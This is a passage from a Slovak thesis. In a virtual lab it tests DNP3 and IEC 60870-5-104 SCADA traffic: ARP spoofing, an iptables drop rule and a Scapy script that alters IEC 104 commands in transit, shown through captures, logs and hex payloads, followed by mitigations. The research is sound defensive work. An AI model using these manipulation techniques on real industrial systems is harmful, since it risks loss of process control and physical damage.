
Výsledkom bude nesprávne smerovanie komunikácie na druhej vrstve ISO/OSI modelu. Zmenu je pri detailnejšom skúmaní vidno aj na koncových staniciach príkazmi *traceroute*, alebo *ping*. Výpis ping zo stanice server:

```
PING 192.168.160.133 (192.168.160.133) 56(84) bytes of data.
64 bytes from 192.168.160.133: icmp_seq=1 ttl=63 time=0.820 ms
```

Výpis traceroute zo stanice server:

```
traceroute to 192.168.160.133 (192.168.160.133), 30 hops max,
60 byte packets
1 192.168.160.30 (192.168.160.30) 0.873 ms 0.679 ms 0.502 ms
2 192.168.160.133 (192.168.160.133) 1.509 ms 1.358 ms 1.569 ms
```

Začne sa odpočúvať komunikácia medzi týmito dvoma stanicami. Vybranú sekciu komunikácie ukazuje obrázok 2.20 z Wiresharku. Ako prvé stanica 192.168.160.133




No.	Time	Source	Destination	Protocol	Length	Info	
1	0.000	192.168.160.133	192.168.160.128	104apci	72	<- U (STARTDT act)	
2	0.007	192.168.160.128	192.168.160.133	104apci	72	-> U (STARTDT con)	
3	4.981	192.168.160.133	192.168.160.128	104asdu	82	<- I (6,9) ASDU=1 C_SC_NA_1 Act	IOA=1001
4	4.985	192.168.160.133	192.168.160.128	104asdu	82	<- I (7,9) ASDU=1 C_SC_NA_1 Act	IOA=1003
5	4.989	192.168.160.128	192.168.160.133	104asdu	82	-> I (9,7) ASDU=1 C_SC_NA_1 ActCon	IOA=1001
6	4.989	192.168.160.133	192.168.160.128	104asdu	82	<- I (8,9) ASDU=1 C_DC_NA_1 Act	IOA=1002
7	4.995	192.168.160.133	192.168.160.128	104asdu	82	<- I (9,10) ASDU=1 C_DC_NA_1 Act	IOA=1006
8	4.997	192.168.160.128	192.168.160.133	104asdu	82	-> I (10,8) ASDU=1 C_SC_NA_1 ActCon	IOA=1003
9	5.003	192.168.160.128	192.168.160.133	104asdu	82	-> I (11,9) ASDU=1 C_DC_NA_1 ActCon	IOA=1002
10	5.006	192.168.160.128	192.168.160.133	104asdu	82	-> I (12,10) ASDU=1 C_DC_NA_1 ActCon	IOA=1006
11	5.999	192.168.160.133	192.168.160.128	104asdu	82	<- I (10,14) ASDU=1 C_SC_NA_1 Act	IOA=1001
12	6.001	192.168.160.133	192.168.160.128	104asdu	82	<- I (11,14) ASDU=1 C_SC_NA_1 Act	IOA=1003
13	6.002	192.168.160.128	192.168.160.133	104asdu	82	-> I (14,11) ASDU=1 C_SC_NA_1 ActCon	IOA=1001
14	6.002	192.168.160.133	192.168.160.128	104asdu	82	<- I (12,14) ASDU=1 C_DC_NA_1 Act	IOA=1002
15	6.004	192.168.160.133	192.168.160.128	104asdu	82	<- I (13,15) ASDU=1 C_DC_NA_1 Act	IOA=1006
16	6.005	192.168.160.128	192.168.160.133	104asdu	82	-> I (15,12) ASDU=1 C_SC_NA_1 ActCon	IOA=1003
17	6.007	192.168.160.128	192.168.160.133	104asdu	82	-> I (16,13) ASDU=1 C_DC_NA_1 ActCon	IOA=1002
18	6.010	192.168.160.128	192.168.160.133	104asdu	82	-> I (17,14) ASDU=1 C_DC_NA_1 ActCon	IOA=1006
19	11.994	192.168.160.133	192.168.160.128	104asdu	88	<- I (14,18) ASDU=1 C_CS_NA_1 Act	IOA=0
20	11.994	192.168.160.128	192.168.160.133	104asdu	88	-> I (18,15) ASDU=1 C_CS_NA_1 ActCon	IOA=0

```
IEC 60870-5-104-Asdu: ASDU=1 C_SC_NA_1 Act    IOA=1001 'single command'
  TypeId: C_SC_NA_1 (45)
  0... .... = SQ: False
  .000 0001 = NumIx: 1
  ..00 0110 = CauseTx: Act (6)
  .0.. .... = Negative: False
  0... .... = Test: False
  OA: 0
  Addr: 1
 IOA: 1001
   IOA: 1001
  SCO: 0x01
     .... ...1 = ON/OFF: On
     .000 00.. = QU: No pulse defined (0)
     0... .... = S/E: Execute
```

Obr. 2.20: Ukážka IEC 104 vybranej časti scenára a detail jednej správy.

požiadavku APCI o naviazanie IEC komunikácie, následne stanica 192.168.160.128 požiadavku potvrdí. Týmto sa otvorí komunikačné spojenie IEC 104 protokolu, kde sa môžu posielať dáta. Na obrázku 2.20 je znázornená vybraná časť komunikácie, kde je ukázané nadviazanie IEC spojenia a následne stanica 192.168.160.133 posiela príkazy na IOA objekty stanice 192.168.160.128. Ako je vidieť v detaile správy jedná sa o nastavenie hodnoty pre objekt 1001 na hodnotu 1. Následne v správe č. 5 stanica potvrdzuje vykonanie aktivácie hodnoty. Ďalej v správe č. 11 (o približne sekundu neskôr) tento objekt nastavuje na hodnotu 0, kde v správe č. 13 opäť stanica 192.168.160.128 potvrdzuje vykonanie. Celý tento proces sa opakoval pravidelne približne každých 30 sekúnd. Stanica, ako je vidieť na obrázku 2.20 v spodnej

časti, je detail správy č. 3 položka SCO (z angl. *Single Command*) je nastavená hodnota na 1. Tento scenár je takisto zobrazený na obrázku 2.21 aj s požadovanými hodnotami. Skript bude spracovávať len jeden smer z tohto scenára. Druhý smer




Obr. 2.21: Analýza postupnosti príkazov vo vybranom scenári IEC 104.

bude poslaný bez zmeny. Na zablokovanie komunikácie pôvodných príkazov sa použije pravidlo *iptables -I FORWARD -s 192.168.160.133/32 -p tcp –destination-port 2404 -j DROP*. Zmenený paket následne odchádza z Kali Linuxu a už sa neriadi pravidlami FORWARD, ale OUTPUT, takže táto podmienka efektívne zabráni poslaniu pôvodného paketu a zároveň nebráni poslaniu zmeneného paketu. Z tohto komunikačného scenára vychádzal vývoj testovacieho nástroja.

Vytvorený nástroj na testovanie IEC 104

Tento nástroj využíva pythonový program Scapy [5], ktorý je určený na posielanie, prijímanie, odchytávanie a manipuláciu s paketmi. Ako vstupné parametre je mu nutné dať: IP a MAC adresu serveru a klienta. Následne sú tam nastavené ďalšie východzie hodnoty, ktoré slúžia účelom tejto práce, avšak je možné ich jednoducho

modifikovať a prispôsobiť. Jedným z týchto prednastavených hodnôt je napríklad ASDU_DC_Type = $(0x2d)_{16}$ na rozpoznanie TCP payloadu ako je naznačené na obrázku 2.22 . Po spustení začne zachytávať dátovú prevádzku na rozhraní eth0 Kali



Obr. 2.22: Analýza dát v správe s príkazom na zmenu stavu objektu.

Linux VM. Túto prevádzku sleduje nad filtrom *ip and dst port 2404*, takže vyberá len IP protokol a cieľový port 2404. Ak nájde takýto paket, zavolá sa spätné volanie s argumentom toho paketu, následne sa z neho extrahuje TCP payload, kde ak sa nájde zhoda, v tomto prípade s troma hľadanými ASDU identifikátormi typu, tak sa upraví jeho obsah, inak sa posiela nezmenený. Výpis príkazov, ktoré boli poslané zo stanice 192.168.160.133, kde beží aplikácia cs104_client.

```
Connecting to: 192.168.160.128:2404
Connection established
Connected!
SEND single command C_SC_NA_1 to switch IOA: 1001 to 1.
SEND single command C_SC_NA_1 to switch IOA: 1003 to 1.
SEND double command C_DC_NA_1 to switch IOA: 1002 to 3.
SEND double command C_DC_NA_1 to switch IOA: 1006 to 2.
SEND single command C_SC_NA_1 to switch IOA: 1001 to 0.
SEND single command C_SC_NA_1 to switch IOA: 1003 to 0.
SEND double command C_DC_NA_1 to switch IOA: 1002 to 0.
SEND double command C_DC_NA_1 to switch IOA: 1006 to 0.
Send time sync command
```

Výpis v konzole master pred pustením skriptu vyzeral následovne:

```
New connection request from 192.168.160.133
Connection opened (0x7f495c0009f8)
```

```
Connection activated (0x7f495c0009f8)
IOA: 1003 - 1008 sequence number: 2
Received single command
IOA: 1001 switch to 1
Received single command
IOA: 1003 switch to 1
Received double command
IOA: 1002 switch to 3
Received double command
IOA: 1006 switch to 2
Received single command
IOA: 1001 switch to 0
Received single command
IOA: 1003 switch to 0
Received double command
IOA: 1002 switch to 0
Received double command
IOA: 1006 switch to 0
Process time sync command with time 21:39:30 20/05/2019
Connection closed (0x7f495c0009f8)
```

Výpis z konzoly stanice 192.168.160.128, kde beží aplikácia cs104_server, pri spustenom skripte *IEC104.py*.

```
New connection request from 192.168.160.133
Connection opened (0x7f6b340014f8)
Connection activated (0x7f6b340014f8)
IOA: 1003 - 1008 sequence number: 4
Received single command
IOA: 1001 switch to 0
Received single command
IOA: 1003 switch to 0
Received double command
IOA: 1002 switch to 0
Received double command
IOA: 1006 switch to 0
Received single command
IOA: 1001 switch to 0
Received single command
IOA: 1003 switch to 0
```

```
Received double command
IOA: 1002 switch to 0
Received double command
IOA: 1006 switch to 0
Process time sync command with time 21:10:18 19/05/2018
Connection closed (0x7f6b340014f8)
```

Oranžovo sú hodnoty, ktoré sa bežne periodicky posielajú. Červeno sú zvýraznené zmeny, ktoré ovplyvnil skript. Aplikácia cs_104client kontroluje, či jej došli potvrdenia o nastavení IOA, avšak nekontroluje, či aj na správnu hodnotu.

```
SEND single command C_SC_NA_1 to switch IOA: 1001 to 1.
SEND single command C_SC_NA_1 to switch IOA: 1003 to 1.
SEND double command C_DC_NA_1 to switch IOA: 1002 to 3.
SEND double command C_DC_NA_1 to switch IOA: 1006 to 2.
RECVD ASDU type: C_SC_NA_1(45) elements: 1 from 192.168.160.128:2404
IOA: 1001 value: 0
RECVD ASDU type: C_SC_NA_1(45) elements: 1 from 192.168.160.128:2404
IOA: 1003 value: 0
RECVD ASDU type: C_DC_NA_1(46) elements: 1 from 192.168.160.128:2404
IOA: 1002 value: 0
RECVD ASDU type: C_DC_NA_1(46) elements: 1 from 192.168.160.128:2404
IOA: 1006 value: 0
```

Túto informáciu dostane, ako vidno vo výpise, avšak nevyhodnocuje ju. Klient nevypisuje do konzoly čas, ktorý poslal, avšak skript pri nájdení signatúry (TypeId) v ASDU časti, ktorá je spojená so synchronizáciou času, upraví tento čas na stále rovnaký a to 21:10:18 19/05/2018. Obrázok 2.23 ukazuje priebeh jedného cyklu scenára, kde zmení výstupné hodnoty, ktoré sa majú nastaviť. Štatistika firewallu bola nasledovná:

```
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target   prot opt in    out    source          destination
377 22414 DROP     tcp  --  any    any    192.168.160.133    anywhere
tcp dpt:2404
480 30042 ACCEPT   all  --  any    any    anywhere           anywhere
```

```
root@kali:/mnt/hgfs/VMSHARE# python IEC104.py
Packet has ASDU_TYPE = SC.
Before: 680e0c000e002d0106000100e9030001
After : 680e0c000e002d0106000100e9030000
Packet has ASDU_TYPE = SC.
Before: 680e0e000e002d0106000100eb030001
After : 680e0e000e002d0106000100eb030000
Packet has ASDU_TYPE = DC.
Before: 680e10000e002e0106000100ea030003
After : 680e10000e002e0106000100ea030000
Packet has ASDU_TYPE = DC.
Before: 680e120010002e0106000100ee030002
After : 680e120010002e0106000100ee030000
Packet has ASDU_TYPE = SC.
Before: 680e140016002d0106000100e9030000
After : 680e140016002d0106000100e9030000
Packet has ASDU_TYPE = SC.
Before: 680e160016002d0106000100eb030000
After : 680e160016002d0106000100eb030000
Packet has ASDU_TYPE = DC.
Before: 680e180016002e0106000100ea030000
After : 680e180016002e0106000100ea030000
Packet has ASDU_TYPE = DC.
Before: 680e1a0018002e0106000100ee030000
After : 680e1a0018002e0106000100ee030000
Packet has ASDU_TYPE = TimeSync.
Before: 68141c0020006701060001000000000b33b2709160513
After : 68141c0020006701060001000000000b24a0a15130512
```

Obr. 2.23: Výpis z vytvoreného skriptu IEC104.py pri aktívnom odpočúvaní.

2.5 Výsledky testovania protokolov

2.5.1 DNP3

Vplyv jednotlivých správ a ich dôsledkov na DNP3 outstation popisuje tabuľka 2.1 .

Ako najzávažnejší vplyv na systém mali správy zakázania nevyžiadaných správ a povolenie nevyžiadaných správ. Jednalo sa o útok spadajúci do kategórie fabrikácie, ako znázorňuje obrázok 2.3 . Keďže vynútením zmeny posielaní týchto nevynútených správ v DNP3 outstation sa možnú kritickú zmenu nedozvie DNP3 master hneď (ako systém takto nastavený predpokladá), ale až pri pravidelnom zbere dát (pollingu). Následkom čoho DNP3 master nespropaguje zmenu, alebo prípadnú udalosť do nadriadených systémov SCADA. To môže mať za následok oneskorené príkazy na riadenie, ktoré už v momente poslania nemusia byť aktuálne. Protokolom sú často ovládané tzv. IED zariadenia, ktorých jednou z funkcií je sledovanie zmien prietoku prúdu, napätia na jednotlivých fázach a pod. Kde v prípade napríklad skratu, nemusí master alebo SCADA systém vedieť zareagovať správne a včas.

Protokol samotný umožňuje vykonávanie neautorizovaných žiadostí o zastavenia, reštarty a iné funkcie, ktoré môžu narušiť vykonávanie operácií. Vplyv týchto kódov funkcií záleží aj na konkrétnej implementácií protokolu do PLC/RTU zariadení výrobcom. Výsledky testov spísané v tabuľke 2.1 , teda odpovedajú tejto konkrét-

Tab. 2.1: Vplyv jednotlivých správ na DNP3 Outstation.

Popis účelu správy	**Očakávané správanie**	**Skutočné správanie**
Reset linky	Reinicializácia linky.	Outstation posiela TCP paket s príznakom FIN, čo značí začiatok ukončovania spojenia.
Nesprávna dĺžka v hlavičke DNP3	Možné neočakávané správanie.	Aplikácia detektovala nesprávnu dĺžku správy aj naprie správnej CRC sume.
Nesprávna CRC suma v hlavičke	Overenie správnosti kontroly CRC.	Nesprávne CRC v hlavičke detektované a správa zahodená.
Vyčítanie všetkých dát Outstation	Vráti všetky aktuálne hodnoty (za podmienky zablokovania pôvodného Mastra)	Outstation poslal všetky jeho aktuálne dáta.
Zakázanie nevyžiadaných správ	Pri zmene vstupových, alebo výstupných hodnôt Outstation neposiela oznámenie.	Outstation prestal posielať správy o zmene.
Povolenie nevyžiadaných správ	Pri zmene vstupových, alebo výstupných hodnôt Outstation opäť začne posielať oznámenia.	Outstation začal posielať správy o zmene.
Cold restart	Reštartuje zariadenie	Neimplementovaná funkcia
Data write	Zápis požadovanej hodnoty do určitej premennej Outstation zariadenia	Neimplementovaná funkcia
Kód funkcie na zastavenie aplikácie	Ukončenie aplikácie Outstation	Neimplementovaná funkcia
Warm restart	Reštart procesu so zachovaním dát	Neimplementovaná funkcia
Inicializácia dát	Vymazanie súčasných hodnôt a načítanie východzích	Neimplementovaná funkcia
Vymazanie súboru	Vymazanie súboru	Neimplementovaná funkcia

nej implementácií simulácie protokolu pomocou knižnice OpenDNP3. Vplyv kódov funkcií, ktoré neboli implementované nie je možné vyhodnotiť. Výsledky vplyvu na odozvu DNP3 Mastra a DNP3 Outstation zariadenia sú v tabuľke 2.2 . Minimálne

Tab. 2.2: Vplyv DoS na odozvu DNP3 Mastra a DNP3 Outstation.

Stanica	Stav	Minimálna odozva [ms]	Priemerná odozva [ms]	Maximálna odozva [ms]
Outstation	Pred testom	0,086	**0,532**	4,92
	Počas testu	0,310	**0,588**	2,267
master	Pred testom	0,228	**0,510**	4,52
	Počas testu	0,281	**0,647**	2,73

odozvy boli pred začatím samotného testu, čo bolo aj predpokladané. Maximálne časy odozvy sa však nedosiahli počas testu, ale pred testom. Výpovednú hodnotu je možné prisúdiť priemernej hodnote odozvy za 100 meraných ICMP správ. Tá pri testovaní v oboch prípadoch narástla a to o približne 10,53 % v prípade outstation a o 26,86 % v prípade Mastra.

2.5.2 IEC 60870-5-104

Po chvíli odpočúvania a zachytávania dátovej prevádzky bolo možné analyzovať správanie sa staníc, kde bol vybraný pravidelne vykonávaný scenár znázornený na obrázku 2.21 . Pomocou vytvoreného nástroja bolo možné meniť vo vybranom scenári posielané príkazy zo stanice klient (IEC 104-klient) na stanicu server (IEC 104-server) v reálnom čase. Zachytené pakety s IP cieľovou adresou serveru na port 2404 boli zahodené firewallovým pravidlom, avšak iba tieto boli spracované skriptom, ktorý ich buď upravené, alebo nezmenené poslal na cieľovú stanicu. V tejto konkrétnej simulácii komunikácie cez IEC 104 protokol si stanica 104-klient nekontrolovala hodnotu poslanú v ASDU identifikátore typu ActCon (Activation Confirmation), či nastavená hodnota, ktorú potvrdzuje klient je tá, ktorá bola pôvodne poslaná. Jedná sa o útok spadajúci do kategórie manipulácie, ako znázorňuje obrázok 2.3 . Medzi potenciálne vplyvy takejto manipulácie patrí strata riadenia procesu, prerušenie komunikácie zariadenia, neautorizovanú zmenu konfigurácií zariadenia a neautorizovanú zmenu žiadaných hodnôt procesu.

Takéto typy útokov pri neimplementovaní "challange-response" overovania, sú náchylné na možnú manipuláciu, kde sa nemusí nutne meniť len požadovaný stav výstupov. Hlavnou podstatou tejto demonštrácie je ukázať, že útočník s vhodným prístup k sieťovej infraštruktúre môže meniť posielané príkazy a tým ovplyvniť správanie sa systému. Za predpokladu, že by nastavené výstupy serverovej stanice ovládali nejaké reálne zariadenie, mohlo by sa jednať o závažné dôsledky.

3 Mitigačné opatrenia

3.1 Všeobecné odporúčania

Detekčné systémy IDS/IPS

IDS/IPS slúžia na zabezpečenie detekcie narušenia komunikačnej siete. V súčasnosti sa používajú dve hlavné metodológie:

- detekcia založená na signatúrach
- detekcia založená na anomáliách

Prvým prístupom je detekcia založená na vzoroch, ktorá vyhodnocuje zhodu sieťovej prevádzky so známymi vzormi útokov, označovanými ako „signatúry útokov“. Detekčný prístup založený na vzoroch vyžaduje dobre vytvorené signatúry a pravidelné aktualizácie. Tieto signatúry sú súborom pravidiel, inštrukcií, forma programu, alebo konfigurácie, ktoré sa používajú na identifikáciu vzoru útokom alebo porušením prevádzkových postupov sietí. Teoreticky, na báze podpisov detekcia môže poskytnúť vysokú mieru detekcie spolu s nízkym falošným poplachom [15], [16].

Druhým prístupom je detekcia založená na anomáliách. Táto metóda vyžaduje IDS na pochopenie normálneho správania sa kontrolného systému. To môže byť naučené sledovaním sieťových prenosov celého systému, na základe čoho si vytvorí preddefinovanú sadu udalostí. Ak prevádzka nezodpovedá preddefinovaným udalostiam, je aktivovaný alarm. Detekcia založená na anomáliách nevyžaduje signatúry útoku, čo je ideálne pre detekciu nových typov a spôsobov útokov, pre ktoré ešte neexistujú signatúry [11].

3.2 Detektovateľnosť použitých techník

Spôsob vykonávania niektorých testov je jednoducho detektovateľný. Napríklad ARP spoofing, systémy vyššie spomenuté ako IPS/IDS tento spôsob manipulácie jednoducho odhaľujú. Keďže nevedia spárovať danú posielanú odpoveď so žiadosťou a ďalším faktom je ich počet a fakt, že ich vysiela jedna stanica 192.168.160.30. Toto sa rýchlo vyhodnotí a zobrazí sa výstraha obsluhe. Technika skenovania klientov je tak isto jednoducho detektovateľná. Jedná sa o nadviazanie spojenia v tomto prípade Outstation na danom porte 20000. Kde následne skúša program *nmap* posielať žiadosti s rôznym obsahom a na základe odpovede potvrdil prítomnosť istých známych služieb. Program *nmap* určil oba protokoly iba na základe pridelenia TCP portu organizáciou IANA (z angl. *Internet Assigned Numbers Authority*).

3.3 Mitigačné opatrenia pre DNP3

Pri DNP3 nebola základnou myšlienkou bezpečnosť, pretože DNP3 nemá žiadnu vstavanú bezpečnosť (žiadne šifrovanie, ani autentizáciu). Jedným z riešení je používať DNP3 SA v5 (DNP3 Secure Authentization version 5). SA v5 pridáva hlavne riešenie autentifikácie účastníkov komunikácie, umožňuje Outstation overiť, že všetky prijaté správy boli jednoznačne poslané od autorizovaného používateľa, ďalej že správa nebola modifikovaná, alebo prehraná z predchádzajúcich. Základom tohto riešenia je používanie troch typov účastníkov (Autoritu, užívateľa a Outstation) a zároveň aj tri typy kľúčov (dlhodobé, so strednou dobou expirácie a krátkodobé). Podľa výsledkov z práce [18] plní táto nadstavba požadovaný účel účel. Niektoré DNP3 zariadenia umožňujú použitie metódy overenia iba pri prijatí určitých kritických funkcií. Ďalšou možnosťou je použitie iného ako štandardného DNP3 portu 20000. Nevýhodou je zvýšenie celkovej zložitosti systému a pripojených zariadení, ktoré musia udržiavať viacero kľúčov aktuálnych. S tým súvisí aj potrebná väčšia priepustnosť siete pri zachovaní rovnakej odozvy na správy.

Najbezpečnejšia cesta je použiť protokol TLS (z angl. *Transport Layer Security*), ktorého účelom je poskytovať súkromie a integritu medzi dvoma komunikujúcimi aplikáciami dve stanice DNP3. Tá umožní serveru autentifikovať klienta a dohodnúť algoritmus a kľúče, ktoré sa majú použiť na šifrovanie. To všetko pred prvou poslanou DNP3 správou.

3.4 Mitigačné opatrenia pre IEC 60870-5-104

Implementovať niektoré z bezpečnostných mechanizmov špecifikovaných v IEC 62351. V IEC 62351 jej piata časť definuje bezpečnostné metódy pre IEC 60870-5 a jej deriváty. Vhodné je implementovať napríklad v prípade kritickej správy "challenge resposne" mechanizmus. IEC 62351 tiež definuje mechanizmus, ako má výmena kľúčov prebiehať. Útoky na modifikáciu, útok poslaním zachytených správ, alebo zachytávanie a ich riziko môže byť minimalizované pomocou týchto šifrovacích techník.

Komplexnejšie riešenie môže využiť bezpečnostné opatrenia opísané v norme IEC 62351-3, ktorá zahŕňa dôvernosť a integritu poskytovanú šifrovaním pomocou protokolu TLS (z angl. *Transport Layer Security*). Tá umožní serveru autentifikovať klienta a dohodnúť algoritmus a kľúče, ktoré sa majú použiť na šifrovanie.

3.5 Zhodnotenie mitigačných metód

U protokolov DNP3 a IEC 60870-5-104 použitie bezpečnostných nadstavieb typu ”challange-response” zaručia, že:

- správa bola poslaná od autorizovaného zdroja,
- nebol menený jej obsah.

Je cielená proti útokom ako modifikácia obsahu, posielanie falošných správ, alebo poslaniu zachytenej (predošlej) komunikácie. Nezabráni však:

- odpočúvaniu,
- analýze dátovej prevádzky,
- prípadnému pokusu o zahltenie služby.

4 Záver

V práci je ucelený základ znalostí, ktorý je venovaný všeobecnému popisu dohľadových a riadiacich systémov. Následne sú popísané protokoly DNP3, IEC 60870-5-104, IEC 61850 a MODBUS, pomocou ktorých tieto systémy komunikujú. Na základe týchto teoretických poznatkov bola vykonaná analýza bezpečnosti a možných zraniteľností jednotlivých protokolov.

V praktickej časti práce bolo opísané vytvorenie návrhu testovacieho prostredia, ktorý zahŕňal celkom tri virtuálne stroje. Následne boli vybrané dva protokoly, ktoré sa vo virtualizovanom prostredí simulovali. Boli to protokoly DNP3 a IEC 60870-5-104. Do týchto protokolov zasahoval tretí virtuálny stroj Kali Linux, ktorý vystupoval v roli útočníka. Pomocou vytvorených nástrojov boli podvrhované falošné správy v prípade DNP3 a pri IEC 60870-5-104 sa menil obsah zasielaných príkazov od stanice IEC104-klient na stanicu IEC104-server. Ďalej sú popísané výsledky a vplyv týchto zmien na systém.

Na záver sa práca venuje mitigačným opatreniam na zabránenie podobným útokom. Doporučením je používanie bezpečnostných nadstavieb na dané protokoly. V prípade DNP3 sa jedná o DNP3 SAv5, ktoré pridáva možnosť overenia, že posielaná správa pochádza od autorizovanej stanice a overenie prebehne spôsobom "challenge-response" pred vykonaním príkazu. Na protokol IEC 60870-5-104 bola doporučená nadstavba podľa príslušného štandardu IEC 62351, ktorá rovnako pri vykonávaní vybraných operácií vysiela "challenge-response" na autenifikáciu odosielateľa správy. Týmito prostriedkami sa zaručuje, že dané správy sú odosielané autorizovanou stanicou, neboli manipulované a ich obsah nebol upravovaný. Nezaručujú však, že daná komunikácia bude chránená proti odpočúvaniu, analýze dátovej prevádzky alebo pokusu o zahltenie služby.

Literatúra

[1] WILLIAMSON, Graham. *OT, ICS, SCADA — What-s the difference?* [online]. 2015 [cit. 2018-11-29]. Dostupné z: <https://www.kuppingercole.com/blog/williamson/ot-ics-scada-whats-the-difference

[2] TEN, Chee-Wooi, Chen-Ching LIU a Govindarasu MANIMARAN. Vulnerability Assessment of Cybersecurity for SCADA Systems. *IEEE Transactions on Power Systems* [online]. 2008, 1836-1846 [cit. 2019-05-16]. DOI: 10.1109/TPWRS.2008.2002298. ISSN 0885-8950. Dostupné z: <http://ieeexplore.ieee.org/document/4652578/>.

[3] *IEEE Standard for Electric Power Systems Communications-Distributed Network Protocol (DNP3) - Redline*. Piscataway, USA: IEEE, 2012. ISBN 978-0-7381-8829-4. Dostupné z: <https://ieeexplore.ieee.org/document/6675752/>.

